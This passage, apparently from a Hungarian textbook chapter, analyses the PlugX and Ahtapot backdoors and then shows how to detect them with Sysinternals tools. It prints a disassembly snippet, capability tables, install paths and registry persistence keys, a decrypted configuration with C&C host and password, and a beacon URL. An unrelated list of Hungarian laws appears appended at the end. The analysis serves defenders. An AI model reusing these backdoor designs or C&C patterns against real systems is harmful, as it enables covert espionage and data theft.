
Az Options fülön a számítógépet lehet leállítani, újraindítani, zárni vagy a bejelentkezett felhasználó kiléptetni. Erre akkor lehet szükség például, ha olyan változtatásokat végeztek a támadók, amihez újraindítás szükséges.



60. ábra: Fertőzött gép újraindítása

3.3.1.2. Kliens

A kliens a generáláskor meghatározott porton keresztül csatlakozik a szerver alkalmazáshoz. Ez a kiépített kapcsolat megfigyelhető valamilyen hálózati felügyelő programmal, mint például a Sysinternals csomagban levő TCPView. Itt látható, hogy kiépült egy kapcsolat egy távoli géphez az 12345 porton keresztül, ahogy azt a kliens generálásakor a konfigurációban meghatároztuk.



61. ábra: Kiépült a kapcsolat a szerverrel

A kliens program a szervertől várja a parancsokat. Az előző fejezetben láttuk, hogy a szerver kezelői felületén milyen funkciókat lehet elérni. Most azt nézzük meg, hogy mindez a kliens programban hogyan került implementálásra.

A klasszikus Plugx minden egyes funkciót külön függvényben valósít meg. Ezeknek a nevei jól leírják a működést is, és nagyjából pontosan meg is felelnek a szerver alkalmazáson látható menüpontok neveinek.

A kliens forráskódjában jól követhető mindez, az inicializáció során a kód összerendeli a funkció nevét és az azt implementáló eljárást. Ezen kívül a Plugx verzió azonosítója is szerepel, ami tradicionálisan nem egy szokványos verziószám, hanem a kód lezárásának dátuma (jelen esetben 2012.02.13.). Némely esetben ennél több információ is hozzáférhető. Az esetek egy részében, valószínűleg figyelmetlenség miatt, nem a végső release build-et használják, hanem valamelyik közbülső belső build-et, amiben debug információk is tárolódnak. Ebben az esetben például az látszik, hogy a Plugx eredeti forráskódjában a NetHood függvényt az XPlugNethood.cpp nevű forrásfájl tartalmazza.

```
mov     eax, [eax]
push    esi
push    offset aNethood ; "Nethood"     Funkcio neve
push    offset NetHoodProc              Implementalo eljaras
push    20120213h   Plugx verzio
push    5
push    0FFFFFFFFh
call    eax
mov     esi, eax
test    esi, esi
jz      short loc_1000DE4E
push    esi
push    3Dh
mov     eax, offset aXplugnethood_c ; "XPlugNethood.cpp" Forraskod
call    plugx_log
add     esp, 8
mov     eax, esi
pop     esi
retn
```

62. ábra: A függvények implementálása a forráskódban

Ezen felül minden funkció alá több alfunkció is tartozik, gyakorlatilag annak megfelelően, hogy a szerver oldali alkalmazás milyen parancs lehetőségeket biztosít az adott fülön. Például a szerver alkalmazás Disk füle alatt kiválasztható tevékenységek (fájl listázás, átnevezés, végrehajtás…) mindegyikének megfelel a kliens alkalmazás Disk függvényének valamelyik alfüggvénye.

Függvény neve	***Alfunkciók***
Disk	Drive információ (típus, szabad hely) Fájlok listázása Könyvtár létrehozása Fájl létrehozása Fájl másolása/törlése/átmozgatása/átnevezése Fájl futtatása
KeyLog	Billentyűleütések rögzítése
Nethood	Hálózati megosztások listázása
Netstat	Aktív hálózati kapcsolatok listázása

Függvény neve	*Alfunkciók*
Option	Számítógép lezárása, újraindítása, leállítása Bejelentkezett felhasználó kiléptetése
PortMap	Port map
Process	Folyamat leállítása Folyamatok és modulok listázása Folyamat és modul információ kiírása
RegEdit	Registry kulcsok listázása, létrehozása, törlése
Screen	Képernyőmentés készítése
Service	Szolgáltatás listázása Szolgáltatás indítása, leállítása, törlése
Shell	Távoli parancs konzol létrehozása
SQL	SQL driverek és adatbázisok listázása SQL parancs végrehajtása
Telnet	Telnet kapcsolat létrehozása

3. Táblázat: Plugx szolgáltatások és függvények

3.3.2. Ahtapot

Az Ahtapot egy másik vonalat képvisel a célzott támadások eszköztárában. Amíg az előző fejezetben részletezett Plugx több APT csoport által használt, külső fejlesztő által készített szoftver, addig az Ahtapot egy rendkívül szűk körben hozzáférhető egyedi program, a sejtések alapján valamelyik állami szerv belső fejlesztésű backdoor programja.[137] Annyira ritka, hogy egyetlen eseten kívül sehol máshol nem bukkant fel.

A backdoor három fő komponensből áll, ezek:

- -installer: *Tohum* („mag”)
- -fő program: *Beyin* („agy”)
- -injektor: *Kol* („kar”)

Mindegyik komponensnek volt egy belső, török nyelven értelmes kódneve, ami a funkcionalitásra utalt.

Ezen felül az egész projektnek is volt egy közös kódneve, Ahtapot (“polip”), valamint az is kiderült, hogy a program béta verzióját alkalmazták. Ezt egyébként a részletes elemzés is megerősítette, láthatóan félkész állapotban vetették be a szoftvert.

A **telepítő** beágyazva tartalmazza a másik két modult. A fő programot a *%PROFILE%\Application Data\Adobe\svchost.exe* fájlba menti ki és a regisztrációs adatbázisban bejegyzi a *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Adobe* kulcs alá.

Az **injektor** komponenst a *%PROFILE%\Local Settings\Temp\trp.exe* fájlba menti ki. Az **injector modul** nem csinál semmit, valószínűleg még nem készült el a backdoor alkalmazásakor.

A *%PROFILE%\Application Data\Adobe* könyvtár a backdoor fő könyvtára, ahova a többi modul és a létrehozott adatfájlok kerülnek.

A backdoor fontosabb konfigurációs paramétereit titkosított formában a *%PROFILE%\Application Data\Adobe\1069236137-21090-18095-9062368.slg* fájlba menti el. A számjegyek véletlenszerűek, de a név struktúrája mindig ugyanez, és ez a név lesz a későbbiekben a fertőzött számítógép egyedi azonosítója.

[137] Spencer, 2018.

Ezután beolvassa és kikódolja a telepítéskor kimentett konfigurációs adatokat. A kódolatlan konfigurációs adat az alábbi volt:

```
exe#http://adobupdate.serveftp.com/hhr#.....@.....#Adobe#svchost#rgs#99999999910#1#0#0#0
#0#0#0#0#0#0#0#0#0#0#30#0#0#15#1.0.0#
```

Ez tartalmazza többek között a C&C szerver nevét (sárgán kiemelve), a C&C feltöltéseknél használt jelszót és az opcionális modulok állapotát (zölden kiemelve). Ha a modul állapota 1, akkor a fő komponens letölti azt a szerverről és elmenti a modul sorszámának megfelelően a *slg1 ... slg10* könyvtárak valamelyikébe.

A fő komponens lejelentkezik a szervernél egy speciális lekérdezéssel:

```
http://adobupdate.serveftp.com/hhr/comm.php?tId=633406948-9495-18810-9062368
```

Itt a telepítésnél véletlenszerűen generált egyedi azonosítót küldi el a szervernek a fő komponens, a további kommunikáció során ezt fogja használni.

Ezt a lekérdezést rendszeresen megismétli a backdoor, a szerver pedig időnként egy parancskódot küld vissza. A parancskód egy 0 és 100 közötti egész szám, ami a backdoor egyes funkcióit aktiválja. A backdoor ezek közül csak a 25-ig terjedő értékeket használja, de azok közül sem mindegyiket, a 0,9,13 és a 18 és 24 közötti parancskódok nincsenek implementálva.

A backdoor parancskódjainak megfelelő funkcionalitást az alábbi táblázat tartalmazza. Némely parancsok a kód mellett további opcionális paramétereket is kapnak a szervertől. Egyes kódoknál (például 1,3 ,15) a fő funkcionalitás nem lett még implementálva, gyakorlatilag csak elmenti a memóriából a konfigurációs adatokat. Valószínű, hogy ezek a parancsok (a 14-es parancskódhoz hasonlóan) a különböző konfigurációs paraméterek módosítására szolgálnának.

Parancskód	Opcionális paraméter	Funkció
1		Konfigurációs adat mentése
2		6. modul futtatása, kimenet feltöltése a szerverre
3		Konfigurációs adat mentése
4		5. modul futtatása, kimenet feltöltése a szerverre
5	String: könyvtárnév	A megadott könyvtár fájllistájának listázás (nem rekurzív)
6		.slg fájl feltöltése a .slg3 könyvtárból
7		4. modul futtatása, kimenet feltöltése a szerverre
8	String: fájl elérési út	Feltölti a szerverre a megadott fájlt
10	String: URL, könyvtárnév	Letölti a megadott URL tartalmát a megadott könyvtárba, majd lefuttatja azt
11	String: URL, könyvtárnév	Letölti a megadott URL tartalmát a megadott könyvtárba, lefuttatja azt majd a regisztrációs adatbázisban bejegyzi autostart-ra
12	String: parancs	Lefuttatja a parancsot majd a kimenetét feltölti a szerverre
14	String: C&C név	Módosítja a C&C szerver nevét a konfigurációs fájlban
15		Konfigurációs adat mentése
17	Numeric: modul sorszám, könyvtár sorszám	Letölti a megadott sorszámú modult a szerverről, majd elmenti a megadott sorszámú könyvtárba

Parancskód	Opcionális paraméter	Funkció
25		Kilistázza a futó folyamatokat, majd feltölti a listát a szerverre
26	Numeric: PID	Leállítja a megadott PID azonosítójú folyamatot
99		Leállítja a 3. modult, majd eltávolítja hozzá tartozó regisztrációs adatbázis bejegyzést

4. táblázat: Ahtapot szolgáltatások


A szerverre jelszóvédett archívumban tölti fel az adatokat a backdoor. Ehhez a népszerű 7Zip nyílt forrású programot használja, amiből a forráskód nagy részét belefordították a backdoorba. A tömörítéskor használt jelszót a konfigurációs fájl tartalmazza (jelen esetben 99999999910).

Összességében az Ahtapot egy backdoor keretrendszer, ami rugalmasan bővíthető modulokkal. Alkalmazása idején ezeket a modulokat nem tudta letölteni telepítési hiba miatt, emiatt nem áll rendelkezésre bővebb információ a lehetséges modulokról.

4. A célzott támadást végrehajtó kártékony kódok észlelésének lehetőségei

Létezik számos kereskedelmi forgalomban levő termék, amelyik védelmet kínál a célzott támadások ellen. Ezek egy része standard vírusvédelmi program, más része specifikusan célzott támadások ellen készült.

Mindkét esetben olyan programcsomag az ideális, amelyik a lehető legtöbb védelmi réteget biztosítja. Az alábbi ábra a többrétegű védelem egyes komponenseinek a szerepét illusztrálja (Edwards et al, 2015)



63. ábra: Többrétegű védelem feladatai
Kép forrása: https://www.virusbulletin.com/uploads/pdf/conference_slides/2015/Edwards-etal-VB2015.pdf (utolsó letöltés: 2018.09.30.)

Végigmenve a Plugx esetében megmutatott fertőzési lépcsőkön, egy komplex vírusvédelem számos ponton megakadályozhatja a káros tevékenységet.

A **levelezés védelem** blokkolhatja a kiinduló phishing levelet. A használt nyelvezetet felismerő spam modul vagy a levelezés védelemben alkalmazott agresszívebb szabályok detektálhatják a támadást korai fázisban.

A **víruskereső** modul felismerheti a levél mellékletében szereplő dokumentumot.

A specifikus **exploit detektáló modul** jelezhet, ha észleli, hogy valamilyen biztonsági hiba kihasználásában szereplő aktivitást tapasztal.

Az **URL szűrő** modul jelezhet, amikor a trójai telepítéskor esetlegesen további komponenseket töltenek le olyan weboldalról, ami már ártalmas oldalként lett regisztrálva.

A **víruskereső** modul felismerheti ezeket a letöltött komponenseket, illetve a trójai telepítéséhez használt közbenső komponenseket.

A **viselkedés alapú felismerések** a már futó trójai által a rendszerben végrehajtott tevékenységeket észlelhetik, és blokkolhatják.

A **tűzfal** felismerheti a specifikus kommunikációt a trójai és a C&C szerver között.

Az **adatszivárgás elleni védelem** a legutolsó fázisban észlelheti a trójai által kilopott adatok kijuttatását.

Általában a vírusvédelmek arra törekednek, hogy a gyakori támadási formákat mindegyik fázisban detektálni tudják. Így nagyobb az esélye, hogy a támadók későbbi próbálkozásainál legalább valamelyik védelmi réteg még hatékony lesz.


A fejezet további részében az ingyenesen hozzáférhető eszközökkel mutatjuk meg, hogy a korábbi fejezetek példáiban szereplő kártevők hogyan ismerhetők fel a fertőzött rendszerben.

4.1. Trójai keresése fertőzött rendszerben

Egy trójai program gyanúja esetén mindazokat a helyeket végig kell böngészni, amelyeket korábban említettünk. Ezt meg lehet oldani manuális ellenőrzéssel, a regisztrációs adatbázis alapos átnézésével. Szerencsére van némi segítség, elérhetőek olyan segédprogramok, amelyek összegyűjtik a különböző autostart módszerekkel elinduló programokat.


A legnépszerűbb ezek közül a Sysinternals programcsomag részét képező *autoruns.exe*, kellemesen használható grafikus felületen jeleníti meg a temérdek autostart programot.

A példaként szereplő *Plugx* backdoor a szervízek között található meg:




64. ábra: Az Autoruns által kigyűjtött automatikusan futó programok

A másik példában szereplő *Ahtapot* az autorun bejegyzésekben lesz megtalálható:



65. ábra: Az Ahtapot megtalálása az Autoruns listában

A *PZCHAO* kampányban használt időzített feladatot ugyancsak jelzi a program:




66. ábra: Időzített feladat az Autoruns listájában

4.1.1. Plugx – side loading, service (in svchost memory space)


Amikor a Plugx backdoor már feltelepülve fut a rendszeren, nagyon kevés jele van a jelenlétének. Mivel szervízként települt fel, a futó folyamatok között nem jelenik meg (a futó szervízeket ugyanis a *svchost.exe* nevű Windows komponens tölti be, ezért csak ez a folyamat fog látszani).

Ha a Sysinternals csomagba tartozó Process Explorer programot használjuk a felderítésre, ami rendkívül részletes információt nyújt a futó programokról, akkor is csak annyi utal a backdoor jelenlétére, hogy az egyik svchost.exe folyamat szülőjeként a betöltéshez használt avp.exe programot találhatjuk meg.



67. ábra: A Plugx megtalálása a futó folyamatok között

Az ugyancsak a Sysinternals csomagban található Process Monitor a futó programok tevékenységének követésére szolgál. Ez elárulja, hogy a szóban forgó svchost.exe folyamat folyamatosan figyeli a *C:\ProgramData\RasTls\itg* fájl tartalmát, de ez az információ is csak akkor segít, ha valaki ismeri a PlugX pontos működését, és kifejezetten keresi a jeleket. Amúgy önmagában nem gyanús tevékenység.



68. ábra: Plugx fájltevékenységek a Process Monitor listájában

5. Irodalomjegyzék

- Blasco, Jaime (2012): Tracking down the author of the PlugX RAT, URL: https://www.alienvault.com/blogs/labs-research/tracking-down-the-author-of-the-plugx-rat (utolsó letöltés: 2018. 09. 24.)
- Carr, Nick: Cyber Espionage is Alive and Well 2018: APT32 and the Threat to Global Corporations, URL: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html (utolsó letöltés: 2018.09.24.)
- Chili, Alexandra Ivona (2018): Operation PZCHAO, URL: https://labs.bitdefender.com/wp-content/uploads/downloads/operation-pzchao-inside-a-highly-specialized-espionage-infrastructure/ (utolsó letöltés: 2018.09.24.)
- Daha, Assaf (2018): Operation Cobalt Kitty: A large-scale apt in Asia carried out by the Oceanlotus Group, URL: https://www.cybereason.com/blog/operation-cobalt-kitty-apt (utolsó letöltés: 2018. 09. 24.)
- Duquette, Sebastien (2014): Exploitation of CVE-2014-1761 in targeted attack campaigns, AVAR 2014, Sydney.
- Edward, Simon et al (2015): Effectively Testing APT Defences, Virus Bulletin Conference 2015, URL: https://www.virusbulletin.com/uploads/pdf/conference_slides/2015/Edwards-etal-VB2015.pdf (utolsó letöltés: 2018.09.24.)
- Grange, Waylon (2018): Blue Coat Exposes “The Inception Framework”; Very Sophisticated, Layered Malware Attack Targeted at Military, Diplomats, and Bus, URL: https://www.symantec.com/connect/blogs/blue-coat-exposes-inception-framework-very-sophisticated-layered-malware-attack-targeted-milit (utolsó letöltés: 2018.09.24.)
- Kaspersky GReAT, Equation (2018): The Death Star of Malware Galaxy, URL: https://securelist.com/equation-the-death-star-of-malware-galaxy/68750/ (utolsó letöltés: 2018.09.24.)
- Le Blond, Stevens et. al. (2014): A look at targeted attacks through the lense of an NGO, Usenix Security 2014, URL: https://slingshot.dedis.ch/pubs/sec14.pdf (utolsó letöltés: 2018.09.24.)
- Lehtiö, Artturi (2018): The Dukes: 7 Years Of Russian Cyber-Espionage, https://labsblog.f-secure.com/2015/09/17/the-dukes-7-years-of-russian-cyber-espionage/ (utolsó letöltés: 2018.09.24.)
- Miller, John et al. (2018): Petya Destructive Malware Variant Spreading via Stolen Credentials and EternalBlue Exploit, URL: https://www.fireeye.com/blog/threat-research/2017/06/petya-ransomware-spreading-via-eternalblue-exploit.html (utolsó letöltés: 2018.09.24.)
- Spencer, Mark (2018): Odatv: A Case Study in Digital Forensics and Sophisticated Evidence Tampering, URL: https://arsenalexperts.com/Case-Studies/Odatv/ (utolsó letöltés: 2018.09.24.)

JOGSZABÁLYTÁR

1. Magyar jogszabályok

- 2015. évi CCXXII. törvény az elektronikus ügyintézés és a bizalmi szolgáltatások általános szabályairól
  https://net.jogtar.hu/jogszabaly?docid=a1500222.tv (utolsó letöltés: 2022. február 17.)
- 2003. évi C. törvény az elektronikus hírközlésről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A0300100.TV
- 2009. évi CLV. törvény a minősített adat védelméről
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=126195.323131
- 2021. évi XCI. törvény a nemzeti adatvagyonról
